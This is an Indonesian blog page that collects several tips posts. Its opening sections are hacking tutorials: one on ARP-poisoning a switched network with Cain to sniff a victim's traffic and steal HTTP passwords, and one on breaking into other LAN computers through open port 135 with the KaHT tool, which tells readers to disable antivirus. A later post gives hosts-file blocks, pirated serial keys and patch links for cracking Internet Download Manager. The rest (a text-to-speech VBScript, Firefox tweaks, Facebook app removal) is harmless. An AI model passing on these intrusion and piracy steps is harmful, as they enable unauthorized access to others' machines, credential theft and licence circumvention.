* Bila anda ternyata ada di jaringan switch, ini membutuhkan perjuangan lebih, anda harus mengaktifkan APR yang tombolonya ada di sebelah kanan Sniffer (Dan ini tidak dijamin berhasil karena manage dari switch jauh lebih lengkap&secure dari hub)
* Sebelum diaktifkan pada tab sniffer yang bagian bawah pilih APR
* Akan terlihat 2 buah list yang masih kosong, klik list kosong bagian atas kemudian klik tombol “+” (Bentuknya seperti itu) yang ada di jajaran tombol sniffer APR dll
* Akan ada 2 buah field yang berisi semua host yang ada di jaringan anda
* Hubungkan antara alamat ip korban dan alamat ip gateway server (untuk mengetahui alamat gateway server klik start pada komp anda pilih run ketik cmd lalu ketik ipconfig pada command prompt)
* Setelah itu baru aktifkan APR, dan semua data dari komp korban ke server dapat anda lihat dengan cara yang sama.
Anda dapat menjalankan kedua program di atas secara bersamaan (Cain untuk APR dan wireshark untuk packet sniffing) bila ingin hasil yang lebih maksimal.
Password yang bisa anda curi adalah password yang ada di server HTTP (server yang tidak terenkripsi), bila data tersebut ada di server yang terenkripsi maka anda harus mendekripsi data tersebut sebelum memperoleh passwordnya (dan itu akan membutuhkan langkah2 yang jauh lebih panjang dari cara hack ini)
Untuk istilah-istilah yang tidak ngerti bisa dicari di wikipedia (tapi yang inggris ya kalo yang indo jg belum tentu ada).

Cara masuk di komputer lain lewat DOS (Windows XP / 2000)

Anda ingin masuk dikomputer teman anda dalam sebuah LAN ? bisa melihat seluruh isi harddisk teman anda, membuat directory, membuat file, mendelete file atau apa saja ? itu mudah, semua caranya ada disini.
Pertama-tama anda harus tahu 2 program penting lalu downloadlah yaitu
internet Maniac (Internet Maniac.exe) … Download Interenet Maniac
Berfungsi untuk mengetahui ip addreas client melalui computer name / hostname
KaHT (KaHt.exe) …Download program hacker KaHT
Berfungsi sebagai program untuk menerobos ke computer server atau client
Ingat hanya dengan 2 program diatas maka anda bersiap-siaplah menguasai warnet / kampus / kantor dan sebagainya, lho bagaimana bisa ? hehe
Pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.
Setelah 2 program diatas di download maka ekstractlah dahulu program tersebut, entah pakek WINZIP atau pakek apa.
Kalo udah di extract lalu pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.
Untuk Windows XP
Cara Pertama Masuk ke Start Lalu Search, lalu pilih computers or people lalu pilih A computer on the Network lalu langsung klik search maka akan segera muncul computer-komputer yang terkoneksi dalam jaringan.
Untuk Windows 95/98/Me/2000 (kalau anda menemukan open port 135 di OS ini) :)
Cara Pertama Masuk ke Start Lalu Search Lalu For Files or Folders lalu pada menu Search for other item pilihlah computers, lalu akan muncul Search for computer, maka langsung klik Search Now maka nama-nama computer akan muncul
(Alternatif cara yang cepat dapat mengklik My Network Place / Network Neighboure saja)
Setelah kamu dapetin sasaran computer yang mau di masukin / diremote maka kamu langsung aja kamu jalankan program Internet Maniac
Download IManiac……
Masuklah ke Host Lookup lalu ketikkan nama computer / hostname lalu klik resolve, disini anda akan mendapat alamat ip computer tersebut. Dengan nomor ip ini maka anda sudah mengetahui sasaran computer yang akan di masuki.
Setelah itu selesai maka kita tinggalkan program Internet Maniac, kita akan berlanjut dengan program KaHT, program ini akan didetect sebagai Trojan oleh antivirus, tapi abaikan saja, jangan di hapus / di karantina kalau terdetect, kalau perlu del aja antivirusnya, satu lagi, program KaHT bekerja dalam MS-DOS Mode jadi disini kemampuan anda menggunakan DOS sangat penting, tanpa kemampuan DOS maka anda tidak akan bisa banyak berbuat.
Cara masuk DOS Mode
Untuk Windows XP :
Masuklah ke Start, All programs, Accessories lalu Command Prompt
Untuk Windows 95/98/Me/NT/2000
Masuklah ke Start, Programs, Accessories lalu MS-DOS Prompt
Setelah berhasil masuk DOS maka masuklah di directory program KaHT, masa seh bisa lupa tadi program diextract dimana, hehe, (Misal tadi di extract di C:\KaHT) maka ketikkan “CD\KaHT” dan seterusnya.
Jika sudah, ini saatnya…
Ketikkan “KaHT sebelum_no_ip_komputer_sasaran no_ip_komputer_sasaran. kalau bingung bisa begini : “KaHT Ip1 ip2″
ip1 : ip awal yang discan
ip2 : ip terahkir yang discan
Misalnya tadi ip-nya 192.168.0.1 setelah di detect pakek Internet Maniac tadi itu lho. Maka ketikkan saja “KaHT 192.168.0.0 192.168.0.1” lalu enter aja Nah disini nanti program akan bekerja otomatis. Setelah selesai menscan jika nanti port 135 ternyata dalam keadaan open maka anda akan otomatis di computer tujuan / sasaran, untuk lebih persisnya anda akan berada di “c:\windows\system” milik komputer tujuan / sasaran setelah pen-scan-an selesai. Anda bisa bebas di computer sasaran, mau edit atau di delete pun bisa, hehe
Nah kalo udah begini kita bisa berkreasi

Tips Membuat Komputer Kita Berbicara

Penasaran nggak sob dengan judul Tips Membuat Komputer Kita Berbicara?? pasti penasaran kan?? Emang komputer bisa berbicara?? Dibilang nggak ya nggak dibilang bisa ya bisa, aduhhh, gimana sih?? jadi bingung ni. Oke, kalau binGung mendingan kita coba praktikan aja, biar lebih mudeng. Talk Less Do More,,, Hehehe
  1. Pertama, buka notepad.
  2. Copy-Paste script berikut :
  3. Dim msg, sapi msg = InputBox ( "Apa yang Anda ingin saya katakan?", "Masukan kata-kata") Set sapi = CreateObject ( "sapi.spvoice") sapi.Speak msg
  4. Save as, kemudian pilih all files lalu kasih nama mypc.vbs
  5. Selesai
Coba sekarang anda klik 2x.. Gimana?? keren kan?? hehe

Atau kalau yang nggak mau menggunakan InputBox (Jadi pas di klik 2x langsung berbicara tanpa perlu memasukan kata-kata). Scriptnya seperti ini :

Dim msg, sapi
msg = "Ganti dengan kata-kata anda"
Set sapi = CreateObject ( "sapi.spvoice")
sapi.Speak msg


Tips ini sudah saya coba dan hasilnya : 100% Tested n Worked..!!

Selamat Mencoba ||

Panduan Lengkap Mengatasi IDM yang Terdeteksi Fake Serial

Sebelumnya membahas tutorial installasi dan link untuk download IDM disertai penggunaan patch untuk aktifasi. Tapi, ternyata patch yang telah kita gunakan tidaklah efektif sehingga masih muncul dialog box tentang terdeteksinya IDM yang menggunakan fake serial. Bisa jadi rekan-rekan telah melakukan uninstall dan menginstall kembali berkali-kali tapi tidak menemukan hasil yang efektif, tidak perlu khawatir karena seperti kata pepatah “banyak jalan menuju Roma”. Berikut ini terdapat salah satu cara alternatif mengatasi problem tersebut dan satu cara lagi yang sangat efektif asalkan langkah-langkah yang kita lakukan sesuai dengan tutorialnya.

Cara I

  1. Uninstall program Internet Download Manager. (disarankan menggunakan ccleaner).
  2. Akan muncul 2 pilihan, maka pilihlah Complete.
  3. Proses membutuhkan computer restart, klik yes dan tunggu sampai restart selesai.
  4. Lakukan kembali proses installasi, setelah selesai tutup/close semua yang berkaitan dengan IDM (cek pada Task Manager).
  5. Gunakan Patch terbaru, dalam link ini terdapat 3 patch berbeda, pilih salah satunya saja.
http://www.mediafire.com/?qrqb33s2rl7qyzb

Cara II

Adapun setelah penggunaan patch dan berkali kali uninstall tapi tetap terdeteksi fake serial, maka cara berikut adalah pilihan terbaik bagi rekan-rekan yang ingin menikmati Internet Download Manager full registered. Disebut sebagai block host merupakan cara yang ampuh dan sangat efektif, tidak terlalu sulit dan siapapun bisa mengikuti tutorial berikut ini.
1. Uninstall IDM dan install lagi, kemudian close semua yang berkaitan dengan IDM.
2. Kemudian menuju directory (C:) Windows\System32\drivers\etc.
3. Buka file hosts, open with Notepad.
4. Copy code berikut ini dan paste pada Notepad tadi.
127.0.0.1 tonec.com
127.0.0.1 www.tonec.com
127.0.0.1 registeridm.com
127.0.0.1 www.registeridm.com
127.0.0.1 secure.registeridm.com
127.0.0.1 internetdownloadmanager.com
127.0.0.1 www.internetdownloadmanager.com
127.0.0.1 secure.internetdownloadmanager.com
127.0.0.1 mirror.internetdownloadmanager.com
127.0.0.1 mirror2.internetdownloadmanager.com
127.0.0.1 mirror3.internetdownloadmanager.com
127.0.0.1 star.tonec.com
5. Save dan buka kembali program IDM, masukkan first name, last name beserta email (tidak perlu memasukkan yang sebenarnya).
6. Masukkan salah satu dari serial berikut.
PBMA0-MGRSI-4I8R4-PIWP7
YY6X5-ESD40-DSBCW-NJ0JB
Y9B1S-R51L5-1PAC0-9YIDW
0W0IT-LDYRF-SMTCL-V8VZU
B3U8Z-3708G-LA7HC-VNAVT
1YD2N-17FZD-6V3GS-VZ68D
7. Cek About IDM dan Selesai.

Kemungkinan yang terjadi pada pengguna Windows 7

Apabila terjadi kemungkinan seperti yang akan disampaikan berikut ini, terdapat beberapa langkah singkat lagi yang harus dilakukan, tapi apabila tidak ada muncul dialog box seperti berikut, maka langkah ini dapat diabaikan.
Saat selesai edit hosts, tapi tidak bisa melakukan save disebabkan munculnya dialog box berikut :
Maka kita harus menjalankan TakeOwnership.reg, silahkan download pada link berikut :
http://www.mediafire.com/?9ukl330uk7vemgo
  • Extract dan jalankan registrynya.
  • Klik kanan pada hosts dan klik Take Ownership, buka dan lakukan edit seperti cara yang telah dibahas, maka seharusnya file hosts yang anda edit sudah bisa disave.
Semoga tutorial sederhana ini mampu mengatasi masalah kita untuk memberikan kenyamanan saat menggunakan Internet Download Manager,
Sumber:http://www.artikeltips.com/tutorial-cara-idm-fake-serial-number

Hack Mozilla firefox, meningkatkan kecepatan internet TIPS DAN TRIK

Travel deals last minute Deal last minute travel Last minute travel deal
Memang kalau cara hack tuh makin lama makin keren saja, banyak sekali yang bisa di hack mulai dari hack kartu kredit sampai ke hack sistem keamanan pentagonpun bisa di bobol hacker. Nah di sini saya tidak akan terlalu jauh bicara hack yang sulit sulit, di sini saya akan memberikan cara hack mozilla firefox untuk meningkatkan kecepatan internet anda biar jauh lebih cepat. Tips mempercepat kecepatan internet ini bukan hanya berlaku untuk komputer pribadi namun bisa juga untuk mempercepat kecepatan internet di warnet. Nah langsung aja deh, ini dia langkah langkah yang harus anda lakukan agar internet anda menjadi lebih cepat, ingat browser yang di gunakan adalah mozilla firefox.
1. Buka Mozilla.
2. Ketikan di addres bar “about:config” (tanpa tanda patik).
3. Scroll mouse anda kebawah dan cari “network.http.max-connections“, double klik dan masukan nilai “64“.
4. Cari “network.http.max-connections-per-server“, double klik dan masukan nilai “21“
5. Cari ‘network.http.max-persistent-connections-per-server“, double klik dan masukan nilai “8“.
6. Doube klik pada “network.http.pipelining ” menjadi “true“.
7. Cari “network.http.pipelining.maxrequests“, double klik dan masukan nilai “100“.
8. Double klik pada “network.http.proxy.pipelining” menjadi “true“.
9. Langkah terakhir, klik kanan dimana saja pilih
New >> integrar >> lalu tulis “nglayout.initialpaint.delay” (tanpa tanda petik”. Kemudian masukan nilai “0“.
Rasakan segera perbedaannya, kecepatan internet anda akan menjadi was wis wus cepat sekali.:-)
selamat mencoba.

Rabu, 07 Desember 2011

Cara Menghilangkan Virus Pada Facebook

Akhir-akhir ini saya terkena virus facebook.bikiin bete aja tuch virus. setelah otak atik akhirnya saya menemukan cara menghapus virus facebook itu.susah juga sich menghapus virus facebook itu,tapi ga terlalu sulit kok…..hehehehehheh.

Virus facebook? Memangnya facebook bisa kena virus?
Yang dimaksud virus disini aplikasi yang didevelop dengan maksud jahat dan tidak bertanggung jawab. Pernahkah sobat menggunakan aplikasi yang beriming-iming dapat melihat orang yang mengunjungi profil, gambar-gambar XXX, cerita guru yang jahat, dan berbagai aplikasi tidak jelas jelas lainnya? Awas! bisa-bisa itu virus!
Kali ini ditagiri akan membahas pencegahan virus facebook dan cara menghilangkannya
Ciri-ciri
Aplikasi facebook yang jahat biasanya sangat persuasif dengan tujuan yang
tidak konkrit.
Oh well, masih ingat kan di friendster sobat bisa melihat orang yang melihat-lihat profil kita? (uhuk, bila sobat pernah memakai friendster ). Di Facebook tidak ada cara mendapatkan hal tersebut loh. Mungkin karena rasa penasaran, jadi orang serta merta mengkliknya. Ckck..
Aplikasi yang berbahaya juga melakukan posting secara brutal kepada teman-teman yang ada di akun facebook tersebut. Biasanya berupa post ke wall dan memberikan link aplikasi tersebut untuk di sebarkan ke orang-orang berikutnya. Yang berbahaya link yang diberikan dapat berupa alamat website yang mengarah ke trojan, spyware, hingga pencurian password. Bahkan sekarang aplikasi jahat facebook ada yang bisa melakukan post di chat. Hati-hati saat membuka link
Pencegahan
Sebelum menggunakan aplikasi facebook, pastikan bahwa aplikasi tersebut valid dan dari developer terpercaya, sebagai contoh Zynga sudah tidak diragukan lagi ke-validan-nya.
Sebelum menggunakan aplikasi sobat bisa membuka page dari aplikasi tersebut. Biasanya alamat dari page aplikasi tersebut apps.facebook.com/namaaplikasinya Sobat bisa mengecek komentar-komentar di wall aplikasi tersebut. Apakah banyak yang merasa puas? Apakah banyak yang mengatakan HOAX?
Saat akan konfirmasi penggunaan aplikasi tersebut cek data-data yang akan digunakannya. Apakah akan menggunakan hak akses post dan wall? Apakah akan menggunakan list teman? Apakah akan menggunakan galeri foto? Perhatikan hal-hal tersebut dan apakah relevan dengan fungsi aplikasi itu sebenarnya. Sebagai contoh aplikasi kalkulator terasa janggal bila memerlukan akses foto.
Tapi saya sudah menggunakan aplikasi tersebut?
Dan saatnya sobat menghilangkannya!
Pada facebook, klik Account… Privacy Settings
Di bagian kiri bawah, Apps, games and websites, klik Edit your settings
Pada bagian aplikasi yang sobat gunakan (Apps you use), klik Edit Settings
Cari nama aplikasi yang ingin dihentikan penggunaannya dan klik tanda x (silang) untuk menghapus aplikasi tersebut
Bila sobat tidak menemukan aplikasi yang dicari bisa juga dengan mengunjungi alamat aplikasi tersebut dan klik link untuk menghapuskan aplikasi tersebut
Semoga bermanfaat. ……Jadilah pengguna Facebook yang cerdas dan waspada!